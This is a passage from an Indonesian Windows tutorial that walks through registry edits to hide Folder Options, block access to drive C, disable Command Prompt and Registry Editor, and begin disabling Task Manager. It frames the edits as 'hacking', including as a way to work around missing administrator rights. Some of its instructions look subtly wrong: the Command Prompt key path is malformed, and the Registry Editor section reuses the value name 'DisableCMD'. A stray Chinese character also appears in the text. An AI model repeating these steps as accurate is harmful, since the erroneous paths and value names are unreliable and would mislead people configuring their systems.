3. Buat value DWORD baru bernama **NoFolderOptions**. Pastikan file tersebut tidak eksis. Jika telah ada, Anda hanya perlu memodifikasinya.



Gambar 1.35 Pembuatan DWORD baru


4. Ubah nilainya menjadi 1 seperti terlihat pada Gambar 1.36.



Gambar 1.36 Pengubahan nilai DWORD

5. Klik OK.

Untuk mendapatkan hasilnya, restart komputer Anda terlebih dahulu. Setelah Anda me-restart komputer Anda, masuk pada **Windows Explorer**, kemudian akses pada menu **Tools**. Pilihan **Folder Options** sudah tak terlihat lagi.




Gambar 1.37 Menu Tool

MENCEGAH AKSES DRIVE C

Secara umum Drive C pada komputer biasanya berisikan file-file system yang digunakan sistem operasi untuk bekerja. Adakalanya Anda tidak menginginkan drive tersebut diakses oleh orang lain. Untuk melakukannya, Anda dapat menggunakan perintah **gpedit**. Tetapi bagaimana jika Anda bukan seorang Administrator? Pada komputer yang dikelola, hanya administrator yang dapat membuka **gpedit**.


Anda dapat melakukan hacking komputer tersebut melalui jendela **Registry Editor**. Tentu saja Anda dapat melakukan hacking tersebut jika **Registry Editor** tidak di-disable oleh Administrator. Caranya adalah:

1. Buka **Registry Editor**.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**.
3. Buat value DWORD baru bernama **NoViewOnDrive**. Pastikan file tersebut tidak eksis. Jika telah ada, Anda hanya perlu memodifikasi其nya.



Gambar 1.38 Pembuatan DWORD baru


4. Ubah nilainya menjadi **4** seperti terlihat pada Gambar 1.39.



Gambar 1.39 Pengubahan nilai DWORD


5. Klik OK.

Untuk melihat hasilnya, Anda harus melakukan restart komputer terlebih dahulu. Setelah komputer di-restart, buka Windows Explorer kemudian klik pada ikon Drive C.



Gambar 1.40 Ikon drive C


Selanjutnya akan muncul jendela pembatasan access oleh Administrator seperti terlihat pada Gambar 1.41.



Gambar 1.41 Jendela Restrictions

MEN-DISABLE COMMAND PROMPT


Command Prompt adalah aplikasi text mode yang disediakan oleh Windows, yang digunakan untuk berbagai keperluan. Misalnya meliputi operasi file (rename, copy, delete, atau remove), melihat IP address, dan lain sebagainya.



Gambar 1.42 Jendela Command Prompt


Anda dapat melakukan hack fasilitas tersebut agar tidak digunakan secara sembarangan oleh orang lain. Caranya adalah:

1. Buka **Registry Editor**.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Microsoft\Windows\System**.
3. Buat value **DWORD** baru bernama **DisableCMD**. Jika tidak ada key tersebut, buat key yang sesuai dengan hierarki di atas.



Gambar 1.43 Pembuatan DWORD baru

4. Ubah nilainya menjadi 2 seperti terlihat pada Gambar 1.44.




Gambar 1.44 Pengubahan nilai DWORD

5. Klik OK.


Mengapa pada data value diberikan nilai 2? Alasannya karena nilai 2 digunakan untuk mencegah **Command Prompt** diakses, namun masih dapat menjalankan file.bat. Nilai satu digunakan untuk men-disable **Command Prompt** dan file.bat, sedangkan nilai 0 digunakan untuk mengizinkan **Command Prompt** dan file bat dijalankan.

Untuk melihat hasilnya, restart terlebih dahulu komputer Anda. Jalankan **Command Prompt** dari fasilitas Run dengan menuliskan perintah CMD seperti terlihat pada Gambar 1.45.



Gambar 1.45 Jendela Run

Klik tombol OK. Selanjutnya akan muncul jendela pembatasan oleh administrator seperti terlihat pada Gambar 1.46.




Gambar 1.46 Jendela Restrictions

MENCEGAH AKSES REGISTRY EDITOR

Registry Editor merupakan pusat pengendalian utama sistem operasi berbasis Windows. Sistem operasi Windows menggunakan registry untuk melakukan operasi pada setiap bagian sistem operasi. Tetapi apabila pengguna tidak bertanggung jawab hendak mengacaukan registry komputer Anda, tentu saja hal ini dapat menjadi hal yang fatal.


Untuk mencegah pengaksesan registry, Anda sedikit melakukan hack pada registry dengan langkah sebagai berikut:

1. Buka Registry Editor.
2. Akses pada key `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System`.
3. Buat value DWORD baru bernama `DisableCMD`. Jika tidak ada key tersebut, buat key yang sesuai dengan hierarki di atas.



Gambar 1.47 Pembuatan DWORD baru


4. Ubah nilainya menjadi 1 seperti terlihat pada Gambar 1.48.



Gambar 1.48 Pengubahan nilai DWORD

5. Klik OK.

Restart komputer Anda. Selanjutnya, jalankan **Registry Editor** sehingga yang ditampilkan adalah jendela pembatasan akses oleh Administrator seperti pada Gambar 1.49.



Gambar 1.49 Jendela Restrictions

MENCEGAH AKSES TASK MANAGER


Task Manager merupakan sebuah tool yang disediakan oleh Microsoft, yang berguna untuk melihat proses yang sedang berjalan, melihat aplikasi yang sedang berjalan, dan melihat sumber daya CPU yang sedang digunakan.

Tidak hanya itu, task manager juga dapat digunakan untuk menghentikan proses kerja suatu aplikasi service atau aplikasi pada komputer.

Untuk men-disable task manager dari akses orang lain yang tidak bertanggung jawab, caranya adalah sebagai berikut:


1. Buka **Registry Editor**.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System**.

3. Buat value DWORD baru bernama **DisableTaskMgr**. Jika tidak ada key tersebut, buatlah key yang sesuai dengan hierarki di atas.



Gambar 1.50 Pembuatan DWORD baru

